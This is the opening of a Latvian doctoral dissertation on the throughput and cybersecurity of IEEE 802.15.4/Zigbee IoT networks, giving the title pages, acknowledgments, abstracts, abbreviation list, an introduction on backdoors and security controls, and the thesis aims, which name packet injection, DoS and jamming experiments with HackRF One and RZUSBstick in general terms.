
RĪGAS TEHNISKĀ UNIVERSITĀTE

Daniils Aleksandrovs-Moisejs

LIETU INTERNETA BEZVADU TĪKLU VEIKTSPĒJAS UN KIBERDROŠĪBAS NOVĒRTĒJUMS

Promocijas darbs



RTU Izdevniecība
Rīga 2025

RĪGAS TEHNISKĀ UNIVERSISTĀTE
Datorzinātnes, informācijas tehnoloģijas un enerģētikas fakultāte
Fotonikas, elektronikas un elektronisko sakaru institūts

Daniils Aleksandrovs-Moisejs
Doktora studiju programmas "Telekomunikācijas" doktorants

LIETU INTERNETA BEZVADU TĪKLU VEIKTSPĒJAS UN KIBERDROŠĪBAS NOVĒRTĒJUMS

Promocijas darbs

Zinātniskais vadītājs
asociētais profesors *Dr. sc. ing.*
Aleksandrs Ipatovs

Rīga 2025

PROMOCIJAS DARBS IZVIRZĪTS ZINĀTNES DOKTORA GRĀDA IEGŪŠANAI RĪGAS TEHNISKAJĀ UNIVERSITĀTĒ

Promocijas darbs zinātnes doktora (*Ph. D.*) grāda iegūšanai tiek publiski aizstāvēts 2025. gada 21. novembrī plkst. 10.00 Rīgas Tehniskās universitātes Datorzinātnes, informācijas tehnoloģijas un enerģētikas fakultātē, Āzenes ielā 12, 201. auditorijā.

OFICIĀLIE RECENZENTI

Asoc. Profesors. *Dr. sc. ing.* Andis Supe
Rīgas Tehniskā universitāte

Profesors *Dr. sc. ing. Rafael Asorey Cacheda*
Kartahenas Politehniska universitāte, Spānija

Profesors *Dr. ing. habil. Mehmet Ercan Altinsoy*
Drēzdenes Tehniskā universitāte, Vācija

APSTIPRINĀJUMS

Apstiprinu, ka esmu izstrādājis šo promocijas darbu, kas iesniegts izskatīšanai Rīgas Tehniskajā universitātē zinātnes doktora (*Ph. D.)* grāda iegūšanai. Promocijas darbs zinātniskā grāda iegūšanai nav iesniegts nevienā citā universitātē.

Daniils Aleksandrovs-Moisejs ……. (paraksts)
Datums: ……

Promocijas darbs ir uzrakstīts latviešu valodā, tajā ir ievads, piecas nodaļas, secinājumi, literatūras saraksts, 57 attēli, 22 tabulas, divi pielikumi, kopā 177 lappuses, ieskaitot pielikumus. Literatūras sarakstā ir 146 nosaukumi.

PATEICĪBA

Liels paldies promocijas darba zinātniskajam vadītājam asociētajam profesoram *Dr. sc. ing.* Aleksandram Ipatovam par vērtīgajiem padomiem un ieteikumiem promocijas darba izstrādes laikā! Viņa profesionālā vadība un atbalsts bija neatsverami darba veiksmīgai realizācijai. Paldies arī profesoram *Dr. habil. sc. ing.* Ernestam Pētersonam par sniegtajiem padomiem, vērtīgajiem ieteikumiem un atbalstu darba izstrādē!

Doktorantūras laikā man bija iespēja strādāt kopā ar Fotonikas, elektronikas un elektronisko sakaru institūta kolēģiem. Esmu ļoti pateicīgs institūta direktoram Vjačeslavam Bobrovam par iespēju mācīties doktorantūrā, kā arī institūta direktora vietniecei Lilitai Ģegerei par atbalstu un palīdzību šajā laikā. Vēlos pateikties arī maniem kursabiedriem Ruslanam Sudņikam un Dmitrijam Prigunovam par idejām, atsaucību un iedvesmu.

No sirds pateicos savai sievai Anastasijai, vecākiem Ellai un Sergejam, kā arī māsai Marijai par neizsīkstošu atbalstu, sapratni un mīlestību, kas bija galvenais spēka un motivācijas avots visa darba izstrādes gaitā!

Paldies arī visiem, ar kuriem man bija gods sadarboties un kuri sniedza man atbalstu, pat ja viņu vārdi šeit nav pieminēti!

ACKNOWLEDGMENT

I would like to express my gratitude to my scientific supervisor, Dr. sc. ing., Associate Professor Aleksandrs Ipatovs, for his valuable advice and recommendations throughout the development of this dissertation. His professional guidance and support were indispensable for the successful completion of this work. I would also like to express my gratitude to Dr. habil. sc. ing., Professor Ernests Pētersons for his valuable advice, insightful recommendations, and support during the development of this dissertation.

During my doctoral studies, I had the privilege of collaborating with colleagues at the Institute of Photonics, Electronics, and Telecommunications. I am deeply thankful to the institute's director, Vjačeslavs Bobrovs, for providing me with the opportunity to pursue my doctorate, as well as to the deputy director, Lilita Ģegere, for her support and assistance during this period. I would also like to thank my fellow doctoral students, Ruslans Sudņiks and Dmitrijs Prigunovs, for their ideas, responsiveness, and inspiration.

I am sincerely grateful to my wife, Anastasija, my parents, Ella and Sergejs, and my sister, Marija, for their unwavering support, understanding, and love, which served as the main source of strength and motivation throughout my work.

Finally, I extend my thanks to all those with whom I had the honor to collaborate and who supported me, even if their names are not mentioned here.

ANOTĀCIJA

Darba nosaukums:

"Lietu interneta bezvadu tīklu veiktspējas un kiberdrošības novērtējums"

Darba autors:

Daniils Aleksandrovs-Moisejs

Darba saturs:

Pēdējos gados tendences *IEEE 802.11* un *IEEE 802.15.4* bezvadu jeb sensoru tīkli ir plaši izplatīti dažādos lietojumos, tostarp lietu interneta (*IoT*), viedo māju sistēmās un kritiski svarīgās infrastruktūrās, piemēram, zinātnes, industrijas un medicīnas nozarēs. Šādi tīkli nodrošina ērtu un elastīgu datu pārraides vidi, taču to izmantošana ir saistīta ar vairākām drošības un veiktspējas problēmām. *IEEE 802.15.4* standarts, kas ir pamatā tādiem protokoliem kā *Zigbee*, ir izstrādāts darbībai zemas jaudas sensoru tīklos, nodrošinot datu pārraidi vidē ar ierobežotiem skaitļošanas resursiem. Tomēr zems enerģijas patēriņš un relatīvi zemā caurlaidspējas josla padara *IEEE 802.15.4* tīklus neaizsargātus pret fiziskā slāņa (*PHY*) un datu posma slāņa (*MAC*) uzbrukumiem, piemēram, pakešu injekciju un pakalpojuma atteikuma (*DoS*) uzbrukumiem.

Promocijas darbā aplūkoti kiberdrošības un caurlaidspējas aspekti *IEEE 802.15.4* tīklos, galveno uzmanību pievēršot standarta radīto uzbrukumu analīzei un neitralizēšanas metodēm. Pētījums ietver *Zigbee* tīkla caurlaidspējas eksperimentālu novērtēšanu, pamatojoties uz Šenona teorēmu, ņemot vērā tādus faktorus kā pieskaitāmās izmaksas, sekmīgas pakešu pārraides varbūtība un kanāla izmantošanas līmenis. Lai novērtētu traucējumu un uzbrukumu ietekmi uz tīklu, tika izmantota Nakagami sadalījumā balstīta statistiskā modelēšanas metode. Eksperimentos tika analizēti uzbrukumi tīklam, piemēram, pakešu injekcijas, *DoS* uzbrukumi un signāla traucēšana. Lai aizsargātu tīklu, tika izmantots pakešu monitorēšanas modulis *CC2531* un uzbrukumu bloķēšanas metodes, lietojot papildu uzraudzības ierīces un radiofrekvences (RF) traucējumu ģenerēšanu.

Darba apjoms

Promocijas darbā ir 177 lappuses, 22 tabulas, 57 attēli, 146 literatūras avots un divi pielikumi.

ANNOTATION

Title of the thesis:

"Assessment of Wireless Network Throughput and Cybersecurity in Internet of Things systems"

Author of the thesis:

Daniils Aleksandrovs-Moisejs

Content of the thesis:

The global tendencies of IEEE 802.11 and IEEE 802.15.4 wireless or sensor networks have been rapidly deployed in a variety of lifestyles applications including IoT, smart home systems and critical infrastructures such as industrial, scientific and medical (ISM) sectors. Such networks provide convenient and flexible environment for data transmission, but IoT device using is associated with a number of security and performance troubles. The IEEE 802.15.4 standard, which is the basis for protocols such as Zigbee and has been developed for operation in low-power sensor networks, enabling data transmission in limited enviromental parts. Howeverm low power consumption and low throughput make 802.15.4 networks a little vulnerable to PHY and MAC attacks such as packet injection and denial of service attacks.

The thesis focused on cyber security and throughput aspects of IEEE 802.15.4 networks, focusing on the analysis of attacks and methods to counteract them. The study includes an experimental evaluation of the throughput of Zigbee network based on Shannon's theorem, take into the factors such as overhead, probability of successful packet transmission and channel utilisation rate. The statistical modelling method based on the Nakagami distribution was used to assess the impact of interference and attacks on the network. The experiments analysed network attacks such as packet injection, DoS attacks and signal jamming. For network protecting, was used the CC2531 packet monitor module and attack blocking techniques using additional monitoring devices and RF interference generation were used.

Thesis contians:

177 pages, 22 tables, 57 figures, 146 literature sources and 2 supplements.

SATURS

SAĪSINĀJUMU SARAKSTS

4G (*Fourth Generation*) – ceturtās paaudzes mobilie sakari
5G (*Fifth Generation*) – piektās paaudzes mobilie sakari
6G (*Sixth Generation*) – sestās paaudzes mobilie sakari
6LoWPAN (*IPv6 over Low-Power Wireless Personal Area Networks*) – *IPv6* mazjaudas bezvadu personālais tīkls

A
ABAC (*Attribute-Based Access Control*) – atribūtos balstīta piekļuves kontrole
ACK (*Acknowledgement*) – apstiprinājums
AES (*Advanced Encryption Standard*) – uzlabots šifrēšanas standarts
AI (*Artificial Intelligence*) – mākslīgais intelekts
AMQP (*Advanced Message Queuing Protocol*) – uzlabots ziņojumu rindas protokols
AP (*Access Point*) – piekļuves punkts

B
BMS (*Building Management System*) – ēku pārvaldības sistēma
BPSK (*Binary Phase Shift Keying*) – binārā fāzes nobīdes modulācija

C
CAT5 (*Category 5*) – 5. kategorijas kabelis
CAT5e (*Category 5 Enhanced*) – uzlabots 5. kategorijas kabelis
CCMP (*Counter Mode with Cipher Block Chaining Message Authentication Code Protocol*) – skaitītāja režīma protokols ar šifrēšanas bloku ķēdi
CoAP (*Constrained Application Protocol*) – ierobežoto lietojumprogrammu protokols
CRC (*Cyclic Redundancy Check*) – cikliskā redundances pārbaude
CRR (*Critical Response Rate*) – kritiskās reakcijas ātrums
CSMA/CA (*Carrier Sense Multiple Access with Collision Avoidance)* – nesēja jušanas un sadursmju nepieļaušanas daudzpieeja
CTS (*Clear to Send*) – gatavs sūtīšanai

D
DDS (*Data Distribution Service*) – datu izplatīšanas pakalpojums
DCF (*Distributed Coordination Function*) – izkliedētā koordinācijas funkcija
DDoS (*Distributed Denial of Service*) – izkliedētais pakalpojumu atteices uzbrukums
DoS (*Denial of Service*) – pakalpojumu atteices uzbrukums
DSSS (*Direct Sequence Spread Spectrum*) – tiešās secības izkliedētais spektrs
DTLS (*Datagram Transport Layer Security*) – datagramma transporta slāņa drošība

E
EIB (*European Installation Bus*) – Eiropas instalācijas kopne
ENISA (*European Union Agency for Cybersecurity*) – Eiropas Tīklu un informācijas drošības aģentūra

ERP (*Extended Rate PHY*) – paplašināta ātruma fiziskā slāņa specifikācija
ETSI (*European Telecommunications Standards Institute*) – Eiropas Telekomunikāciju standartu institūts

F
FOTA (*Firmware Over-The-Air*) – programmatūras atjaunināšana pa gaisu
FHSS (*Frequency Hopping Spread Spectrum*) – frekvenču lēcienu izkliedētais spektrs
FSK (*Frequency Shift Keying*) – frekvenču maiņas modulācija

G
GDPR (*General Data Protection Regulation*) – Vispārīgā datu aizsardzības regula
GLONASS (*Global Navigation Satellite System*) – Globālā satelītu navigācijas sistēma
GPIO (*General Purpose Input/Output*) – universālais ieejas/izejas ports
GPS (*Global Positioning System*) – globālā pozicionēšanas sistēma
GSM (*Global System for Mobile Communications*) – globālā mobilās sakaru sistēma

H
HVAC (*Heating, Ventilation, and Air Conditioning*) – apkure, ventilācija un gaisa kondicionēšana
HT (*High Throughput*) – augsta caurlaidspēja
HTTP (*Hypertext Transfer Protocol*) – hiperteksta pārsūtīšanas protokols

I
IaaS (*Infrastructure as a Service*) – infrastruktūra kā pakalpojums
IAS (*Intrusion Alarm System*) – ielaušanās signalizācijas sistēma
ICMP (*Internet Control Message Protocol*) – interneta vadības ziņojumu protokols
IDS (*Intrusion Detection System*) – ielaušanās noteikšanas sistēma
IEC (*International Electrotechnical Commission*) – Starptautiskā elektrotehniskā komisija
IEEE (*Institute of Electrical and Electronics Engineers*) – Elektrotehnikas un elektronikas inženieru institūts
IoT (*Internet of Things*) – lietu internets
IPsec (*Internet Protocol Security*) – interneta protokola drošība
IPv4 (*Internet Protocol version 4*) – interneta protokola 4. versija
IPv6 (*Internet Protocol version 6*) – interneta protokola 6. versija
IPS (*Intrusion Prevention System*) – ielaušanās novēršanas sistēma

K
KNX (*Konnex*) – viedās ēkas automatizācijas standards

L
LAN (*Local Area Network*) – lokālais datortīkls
LLC (*Logical Link Control*) – loģiskās saites vadība
LoRaWAN (*Long Range Wide Area Network*) – tāla darbības diapazona platjoslas tīkls
LPWAN (*Low Power Wide Area Network*) – zemas enerģijas platjoslas tīkls
LTE (*Long Term Evolution*) – ilgtermiņa evolūcija
LQI (*Link Quality Indicator*) – savienojuma kvalitātes indikators

M
MAC (*Media Access Control*) – multivides piekļuves kontrole
MIMO (*Multiple Input Multiple Output*) – vairāku ievadu un izvadu tehnoloģija
ML (*Machine Learning*) – mašīnmācīšanās
MLO (*Multi-Link Operation*) – vairāku savienojumu darbība
MQTT (*Message Queuing Telemetry Transport*) – viegls ziņojumu pārraides protokols

N
NIST (*National Institute of Standards and Technology*) – Nacionālais standartu un tehnoloģiju institūts

O
O-QPSK (*Offset Quadrature Phase Shift Keying*) – nobīdīta kvadratūras fāzes nobīdes modulācija
OAuth (*Open Authorization*) – atvērtās autorizācijas protokols
OFDM (*Orthogonal Frequency Division Multiplexing*) – ortogonālā frekvenču dalīšanas multiplēšana
OFDMA (*Orthogonal Frequency Division Multiple Access*) – ortogonālā frekvenčdales daudzpiekļuve
OLS (*Ordinary Least Squares*) – parastā mazāko kvadrātu metode
OSI (*Open Systems Interconnection*) – atvērtās sistēmas savienojuma modelis
OWE (*Opportunistic Wireless Encryption*) – oportunistiskā bezvadu šifrēšana

P
PCF (*Point Coordination Function*) – punktu koordinācijas funkcija
PER (*Packet Error Rate*) – pakešu kļūdu biežums
PHY (*Physical Layer*) – fiziskais slānis
PM2.5 (*Particulate Matter 2.5*) – cieto daļiņu 2,5 mikrometru piesārņojums
PM10 (*Particulate Matter 10*) – cieto daļiņu 10 mikrometru piesārņojums
PSK (*Phase Shift Keying*) – fāzes nobīdes modulācija
PLC (*Power Line Communication*) – strāvas līniju komunikācija

Q
QoS (*Quality of Service*) – pakalpojuma kvalitāte
QAM (*Quadrature Amplitude Modulation*) – kvadratūras amplitūdas modulācija

R
RADIUS (*Remote Authentication Dial-In User Service*) – attālinātās autentifikācijas pakalpojums
RBAC (*Role-Based Access Control*) – lomās balstīta piekļuves kontrole
RF (*Radio Frequency*) – radiofrekvence
RSA (*Rivest-Shamir-Adleman*) – publiskās atslēgas šifrēšanas algoritms
RSSI (*Received Signal Strength Indicator*) – uztvertā signāla stipruma indikators
RTS (*Request to Send*) – pieprasījums sūtīšanai

S
SAE (*Simultaneous Authentication of Equals*) – vienlīdzīgo vienlaikus autentifikācija
SDR (*Software-Defined Radio*) – programmatūras definēts radio
SHA (*Secure Hash Algorithm*) – drošs jaucējalgoritms
SH (*Secure Hash*) – drošs jaucējkods
SNR (*Signal-to-Noise Ratio*) – signāla un trokšņa attiecība
SSAP (*Source Service Access Point*) – avota pakalpojumu piekļuves punkts
SSCS (*Service-Specific Convergence Sublayer*) – pakalpojuma specifiskās konverģences apakšslānis
SSL (*Secure Sockets Layer*) – drošības ligzdu slānis

T
TCP / IP (*Transmission Control Protocol / Internet Protocol*) – pārsūtīšanas vadības protokols/interneta protokols
TLS (*Transport Layer Security*) – transporta slāņa drošība
TKIP (*Temporal Key Integrity Protocol*) – īslaicīgo atslēgas integritātes protokols

U
UDP (*User Datagram Protocol*) – lietotāja datagrammu protokols
URH (*Universal Radio Hacker*) – universālais radio uzlauzējs
USB (*Universal Serial Bus*) – universālā seriālā kopne
UNII (*Unlicensed National Information Infrastructure*) – nelicencētas nacionālās informācijas infrastruktūras

V
VHT (*Very High Throughput*) – ļoti augsta caurlaidspēja
VLAN (*Virtual Local Area Network*) – virtuālais lokālais tīkls
VoIP (*Voice over Internet Protocol*) – IP balss pārraide

W
WLAN (*Wireless Local Area Network*) – bezvadu lokālais tīkls
WI-FI (*Wireless Fidelity*) – bezvadu uzticamība
WPAN (*Wireless Personal Area Network*) – bezvadu personālais tīkls
WPA2 (*Wi-Fi Protected Access 2*) – *Wi-Fi* aizsardzības 2. versija
WPA3 (*Wi-Fi Protected Access 3*) – *Wi-Fi* aizsardzības 3. versija
WSN (*Wireless Sensor Network*) – bezvadu sensoru tīkls

IEVADS. TĪKLU UZSTĀDĪŠANA UN KIBERDROŠĪBAS PROBLĒMATIKA

Mūsdienas eksistē daudz pārvaldības tehnoloģiju, ko var izmantot jebkurā vietā. Katram risinājumam ir konkrēta vadības tehnoloģija, kas piemērojama dažādās jomās. Piemēram, izmantojot viedo mājas sistēmu, ir nepieciešams vienu tehnoloģijas klāsts, uzskaitot – *KNX/EIB* sistēma, kas tiek plaši izmantota Eiropas Savienībā, bet tā ir paredzēta liela mēroga mājas pārvaldībai, sākot no apgaismojuma līdz ūdens noplūdes kontrolei [1]. Liela mēroga ražošanai, piemēram, ēkam vai rūpnīcām, tiek izmantota ēku vadības sistēma (angļu val. *Building Management System*; *BMS*), kas ietver elektroenerģijas, apkures, liftu, apgaismojuma un citu tehnoloģijas pārvaldību. Šīs sistēmas ir radītas cilvēku (inženieru) rokām, lai tās izmantotu citi cilvēki - galalietotāji, kas var centralizēt iespēju klāstu un pārvaldīt tās attālināti vai klātienē, atrodoties ēkā, izmantojot vadības paneļus, mobilos tālruņus, klēpjdatorus un planšetdatorus [2]. Un tas ievērojami atvieglo dzīvi gan ēku apsaimniekotajiem, gan galalietotājam.

Tā ir tikai pārvaldības puse. Reti kurš aizdomājas par aizsardzības aspektiem - diemžēl drošība bieži tiek saprasta vienīgi kā informācijas aizsardzība no uzlaušanas vai manipulācijām no ārpuses. Ir gadījumi, kad cilvēkam nepatīk pārvaldnieks, bet viņš ir zinošs IT jomā un spēj rīkoties, apejot sistēmu. Viņš var panākt, ka tiek iegūta kontrole pār ēku, vienlaikus iegūstot informāciju par tīkla punktu, kurā ar 99 % varbūtību darbojas *BMS*. Piemēram, ir tīkls ar nosaukumu *BMS-WiFi,* un pati sistēma ir pieslēgta gan bezvadu, gan ar vītu pāra kabeli, piemēram, 5. kategorija (*CAT5* vai *CAT5e*). Daži montāžas tehniķi vai inženieri, kas strādā ar sistēmu, "grēko", uzstādot papildu drošības pasākumos, sarežģītas paroles un arī papildu *VLAN* tīklu, lai datu plūsma no *BMS* uz gala ierīcēm nebūtu redzama lietotājam vai trešajai pusei (piemērām, uzbrucējam). Var izveidot slēptos piekļuves punktus, kas nebūs redzami parastajiem lietotājiem, kad tie bezvadu tīklu sarakstā izvēlēsies konkrētu bezvadu tīklu, taču uzbrucējs var piekļūt komutatoram, un tur viss ir caurspīdīgs. Ir iespējams paslēpt, aizvērt, var veikt daudzfaktoru aizsardzību un izmantot citas aizsardzības lietas, kas var samazināt tīkla uzlaušanas risku, taču lietotāji reti aizdomājas par to, ka pašās sistēmās ir atvērtas vietas, ko nav nekādā veidā nevar izskaust [3].

Tas ir pietiekams iemesls, lai pievērstu uzmanību tam, ka viedo māju sistēmām — īpaši tām, kas ir lētāki tirgu pieejamie produkti — bieži vien var būt apzināti izveidots drošības caurums (angļu val. *backdoor*), kas apdraud sistēmas drošību. Daži no izplatītākajiem "*backdoor*" veidiem – integrētas ierīces programmatūrā, nedrošie noklusējuma iestatījumi,

nedroša vai novecojusi šifrēšana un atvērta attālināta piekļuve (*SSH*) [30–31]. Kiberdrošībā šis termins attiecas uz jebkuru metodi, ar kuras palīdzību var iekļūt sistēmā, tīklā vai lietojumprogrammā un ko var lietot nesankcionētai piekļuvei un datu ļaunprātīgai izmantošanai. Kaitnieciska programmatūra var izveidot alternatīvus piekļuves ceļus ("aizmugurējās durvis"), kas ļauj uzbrucējiem attālināti piekļūt sistēmai, apdraudot tās drošību un konfidencialitāti. Šāda nesankcionēta piekļuve var radīt riskus, tostarp jūtīgu datu noplūdi un ļaunprātīgu kontroli pār tīkla un sistēmas resursiem [31–32].

Pastāv vairāku "aizmugurējo durvju" veidi.

- **Fiziskais veids** – fizisks veids, kā piekļūt datoram vai tīkla ierīcēm, piemēram, komutatoram vai maršrutētājam.
- **Virtuālais veids** – ļaunprātīga programmatūra, lai piekļūtu sistēmai attālināti [4].

Lai pasargātos no šāda veida piekļuvēm, jāizmanto uzticama pretvīrusu programmatūra un citi drošības rīki, jānodrošina kontu un paroļu drošība, kā arī jāievēro tīklu pārklājumu drošības noteikumi, izmantojot papildu drošības protokolus, piemēram, *TLS / SSL* vai *SSH*, un vecos un labos autentifikācijas aizsardzības līdzekļus un sarežģītas paroles, lai neļautu nevienam iegūt piekļuvi tīklam.

Sistēmās pastāv ne tikai "aizmugurējās durvis", kuras iespējams neitralizēt gan virtuāli, gan fiziski. Ir situācijas, kad vīrusi vai spiegprogrammas tīklā nonāk cilvēciskā faktora – neuzmanības – dēļ. Bieži vien lietotāji tīklā neuzmanīgi izmanto tīkla resursus – precīzāk, lokālo tīklu, kas ietver intranetu (iekšējo internetu), pastu, vietējas saites utt. Svarīgi apsvērt, kas lokālajā tīklā ugunsmūrī (angļu val. *firewall*) ir konfigurēts noteikums (angļu val. *firewall rules*), kas ļauj iegūt piekļuvi globālajam tīklam. Tādos apstākļos pastāv 50–70 % iespēja, ka sistēma var tikt inficēta ar datorvīrusiem [4].

Dažos uzņēmumos ir informācijas drošības inženieri, kuru uzdevums ir nodrošināt darba vietā glabātās informācijas kārtību un integritāti. Mērķis ir aizsargāt informācijas jūtīgos datus un infrastruktūru no apzinātas iejaukšanās, kas pēc tam vai izraisīt datu zudumu vai nesankcionētu modifikāciju. Lai nodrošinātu sistēmas efektīvu un stabilu darbību, informācijas drošības sistēmu ieviešanā ir jāievēro noteikti principi, kas veicina tās veiksmīgu izmantošanu un darbspēju.

- **Konfidencialitāte.** Ieviest kontroles mehānismus, lai dažādos posmos nodrošinātu pietiekamu datu, aktīvu un informācijas drošības līmeni, lai novērstu neatļautu izpaušanu.
- **Integritāte.** Attiecas uz kontrolēm, kas saistītas ar to, lai nodrošinātu, ka iekšēja informācija ir tikai paša uzņēmuma ekosistēmā un ārēji konsekventa. Integritāte nodrošina arī to, ka tiek novērsti informācijas izkropļojumi.
- **Pieejamība.** Nodrošina, ka pilnvarotas personas var uzticami un efektīvi piekļūt informācijai. Tīkla videi jāuzvedas paredzamā veidā, lai nepieciešamības gadījumā varētu piekļūt informācijai un datiem. Atjaunošana pēc sistēmas atteices ir svarīgs faktors, kad runa ir par informācijas pieejamību, un arī šāda atjaunošana jānodrošina tā, lai tā nekādā veidā negatīvi neietekmētu pieejamību [5].

Eksistē daži drošības kontroles veidi, kas palīdz organizācijām samazināt risku līdz pieņemamam drošības līmenim.

- **Administratīvie**. Šis kontroles veids ietver apstiprinātu procedūru, standartus un politiku, nodrošinot uzņēmējdarbības un cilvēka vadības pamatu. Arī ir likumi un noteikumi, kas izstrādāti valsts drošība iestādēs. Eksistē arī citi administratīvās kontroles piemēri, kas ietver korporatīvās drošības politikas, paroles un disciplinārus pasākumus.
- **Loģiskie**. Loģiskās kontroles pamatā ir piekļuves nodrošināšana informācijas sistēmām, programmatūra, paroles, ugunsmūri, informācijas uzraudzība un piekļuves kontrole.
- **Fiziskie**. Darba vides un skaitļošanas iekārtu kontrole (dažādas viedās mājas vai ēkas kontroles tehnoloģijas) [5].

Informācijas aizsardzībai ir drošības pasākumi, taču pastāv arī draudi. Apdraudējumus/ievainojamības var iedalīt vairākās kategorijas – dabiskās (dažādas kataklizmas), mākslīgās (kas jauši vai nejauši dara cilvēki), iekšējās (ievainojamību cēloņi sistēmā) un ārējās (apdraudējuma avoti ārpus sistēmas). Dažāda veida draudi var ietekmēt informācijas sistēmu dažādos veidos – pasīvi, kas nemaina struktūru un informāciju, un aktīvi, kas strādā pretēji, var nomainīt ekosistēmu un informāciju. Bīstami ir apzināti draudi, kas tiek papildināti, jo uzbrucēji "nestāv uz vietas" un meklē jaunus darbības veidus, lai iegūtu dažādu konfidenciālu informāciju un kaitētu organizācijai. Taču ir "aizsardzības līdzekļu" veidi, kas palīdz izvairīties no dažāda veida ļaunprātībām – sistēmas uzraudzības programmas (*IDS/IPS*),

ugunsmūri, risinājumi pret informācijas noplūdi, kriptogrāfiskas sistēmas un drošības/aizsardzības protokoli [6].

Promocijas darba izstrādes gaitā veikts teorētisks un praktisks pētījums lietu interneta drošības jomā, koncentrējoties uz uzbrukuma mēģinājumu detektēšanu un analīzi, šim nolūkam izmantojot specifiskus rīkus un metodes. Galvenā uzmanība pievērsta pakešu injekcijas (angļu val. *packet injection*), *DoS* (angļu val. *Denial of Service*) uzbrukumu un kanālu traucēšanas (angļu val. *jamming*) metodēm. Pētījuma praktiskā daļa ietver pakešu ķeršanas un uzraudzības (angļu val. *packet sniffing*) izmantošanu ar tādām ierīcēm kā *RZUSBstick* un *CC2531*, kā arī *HackRF One* izmantošanu signāla ģenerēšanai un kanālu traucējumu radīšanai.

Pētījuma mērķis ir demonstrēt, kā tīkla uzbrucējs, izmantojot modernas un pieejamas tehnoloģijas, piemēram, ***RZUSBstick*** vai ***HackRF One***, varētu pārņemt kontroli pār maršrutētāju vai citām *IoT* ierīcēm. Darbā īpaša uzmanība pievērsta caurlaidspējas izmaiņu analīzei, izmantojot *Python* programmēšanu un Nakagami sadalījumu, lai modelētu tīkla signālu izmaiņas un identificētu ierīču vājās vietas. Tas sniedz ieskatu *IoT* drošības trūkumu praktiskā lietojumā, kas ir būtiski, lai labāk saprastu šāda veida uzbrukumu radītās sekas un iespējamās aizsardzības stratēģijas.

Promocijas darba mērķis

Teorētiski novērtēt lietu interneta (*IoT*) tīkla veiktspēju, kiberdrošības politiku un uzbrukumu veidus, eksperimentāli izveidot *IoT* tīklu ar noteiktu ierīču skaitu un analizēt tā vājās vietas, izmantojot ievainojamību testēšanas rīkus, *Python* programmēšanu un Nakagami sadalījumu.

Promocijas darba uzdevumi

1. Izpētīt mūsdienu bezvadu *IoT* tīklu standarta veiktspēju un salīdzinoši analizēt *IEEE 802.15.4* standarta pamatprincipus, veiktspējas raksturlielumus un ar tiem saistītos kiberdrošības riskus.
2. Izstrādāt un ieviest eksperimentālu hibrīdā *IoT* tīkla darbības modeli ar noteiktu skaitu sensoru ierīču, lai testētu to savietojamību, darbības stabilitāti un caurlaidspēju.
3. Analizēt *IEEE 802.15.4* standarta datu pārraides veiktspēju eksperimentālā tīklā, izmantojot pakešu monitorēšanas ierīces un paša izstrādātu *Python* datu apstrādes rīku.
4. Veikt *IEEE 802.15.4* tīkla ievainojamību testēšanu, simulējot dažāda veida tīkla traucējumus, izmantojot *RZUSBSTICK* un pielāgotu *Python* palaišanas programmu signāla stipruma un caurlaidspējas novērtēšanai.

5. Veikt *IEEE 802.15.4* tīkla uzbrukumu modelēšanu un izstrādāt aizsardzības mehānismus, pamatojoties uz *CC2531* uztverto datu un *HackRF One* frekvences manipulācijas iespējām.
6. Izmantojot Nakagami sadalījumu un tā parametrus, matemātiski modelēt *IEEE 802.15.4* tīkla veiktspēju atbilstoši Šenonas teorēmai dažādos stāvokļos (normālā un uzbrukuma režīmā).
7. Balstoties uz eksperimentālajiem rezultātiem, veikt *IEEE 802.15.4* tīkla simulāciju *Python* vidē un salīdzināt ar teorētiskajiem modeļiem, fokusējoties uz kiberdrošības indikatoriem un datu pārraides caurlaidspēju.
